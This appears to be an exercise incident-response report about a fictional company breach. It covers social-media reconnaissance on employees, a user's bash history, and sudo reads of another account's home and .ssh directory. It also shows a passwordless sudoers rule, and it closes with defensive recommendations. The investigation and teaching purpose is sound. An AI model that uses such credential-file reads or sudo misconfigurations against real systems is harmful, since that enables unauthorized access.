
AcmeCompany
Wash Park

Liked by waltergeoffreythefrenchie and 12,246,743 others

AcmeCompany Happy 2nd birthday to Pierre! #ACMEpets #frenchielove #bulldogsofinstagram #anviltoughbutmeltsyourheart #frenchbulldogbirthday

View all 185 comments

OCTOBER 10, 2020



Tommy R.
Happy second birthday week to Pierre! He's the best French Bulldog an owner could ask for!

Jason
We should plan something for him!

Tommy R.
YEEEESSSSSSSSSS!!!!! What were you thinking?

Jason
Maybe a surprise party at Wash Park?


Tommy R.
I love the idea of a surprise party. When?

Tommy R.
Pierre's birthday is on Friday the 9th, so maybe Saturday, October 10th??

Jason
I'm good with that date.

Who is “Amac”?

-On the company’s Faceplace, we found a user called Alexa Esra Mcgee or ‘@AEsMac.’ A past customer we might be able to assume is the user ‘amac.’



Alexa Esra McGee
@AEsMac

I finally caved in and picked up some of @Acme's axle grease. My only regret is not doing it sooner! Just the right amount of slippery. You've got a customer for life, @Acme!


12:04 PM · Mar 3, 2019 · Twitter for iPhone

491 Retweets 66 Quote Tweets 1.9K Likes


SSH Keys

-Next we took a look at triddle’s bash history assuming that Amac had now successfully logged in as triddle.

-We found that Amac had used triddle’s root privileges to login as root and begin to look through user home directories. It was here that amac was able to find the private ssh keys that the previous CISO Moe had used to ssh into the internal network.




```
df@acmepc1:/home$ sudo ls -al ~moe
total 28
drwxr-x---   3 moe  moe  4096 Dec 14 09:13 .
drwxr-xr-x 17 root root 4096 Dec 15 13:14 ..
-rw-r--r--   1 moe  moe    28 Dec 14 09:13 .bash_history
-rw-r--r--   1 moe  moe   220 Jan  6  2022 .bash_logout
-rw-r--r--   1 moe  moe  3771 Jan  6  2022 .bashrc
-rw-r--r--   1 moe  moe   807 Jan  6  2022 .profile
drwxr-xr-x   2 moe  moe  4096 Dec 14 09:13 .ssh
```



```
df@acmepc1:/home$ sudo cat /home/moe/.bash_history
ssh moe@intranet.acme.local
```

Most important: How was “Amac”, when logged in as “Moe”, able to use sudo commands without knowing Moe’s password?

-Either out of gross incompetence or purposeful negligence, Moe altered his sudo permissions so that no password was needed to execute sudo commands when he was logged in:




```
richard_parker@acmepc1:/etc$ cat suoers.d
cat: suoers.d: No such file or directory
richard_parker@acmepc1:/etc$ cat sudoers.d
cat: sudoers.d: Is a directory
richard_parker@acmepc1:/etc$ cd sudoers.d
richard_parker@acmepc1:/etc/sudoers.d$ ls
10-installer  kdesu-sudoers  moe_nopasswd  README
richard_parker@acmepc1:/etc/sudoers.d$ cat moe_nopasswd
cat: moe_nopasswd: Permission denied
richard_parker@acmepc1:/etc/sudoers.d$ sudo !!
sudo cat moe_nopasswd
moe ALL=(ALL) NOPASSWD:ALL
richard_parker@acmepc1:/etc/sudoers.d$ 
```

Conclusion


In conclusion, the internal file sharing network was able to be breached by an outside user. This was made possible through employees sharing personal information online, weak passwords, and negligence from the previous CISO.

Moving Forward

Previous network diagram



Recommended Network Diagram



Software Recommendations

- Wazuh (open source siem)
- Peppermint (ticketing services, aka. Help Desk)
- Rocket Chat
- Snort (IDS/IPS open source network tool)
- Cisco (WAF)
- SAMBA (File sharing) *keeping that in place
- Pfsense or Tomato (customized firewall settings)
- Oracle Database

Policy Recommendation

Network Segmentation and Isolation: Implement network segmentation and isolation to limit lateral movement within the network.

Strong Password Policies: Enforce strong password policies, including minimum length, complexity requirements, and regular password changes. Consider implementing multi-factor authentication for added security.

Individual User Accounts: Avoid shared passwords by providing individual user accounts. This not only reduces the risk of unauthorized access but also makes it easier to track user activities.

Comprehensive Logging and Monitoring: Implement comprehensive logging and monitoring to detect and respond to breaches promptly. This should include both system logs and user activity logs.

Employee Training: Conduct regular employee training sessions to raise awareness about phishing attempts and safe online practices. This could include training on how to identify and report phishing attempts, the importance of not sharing passwords, and the need to follow the company's IT security policies.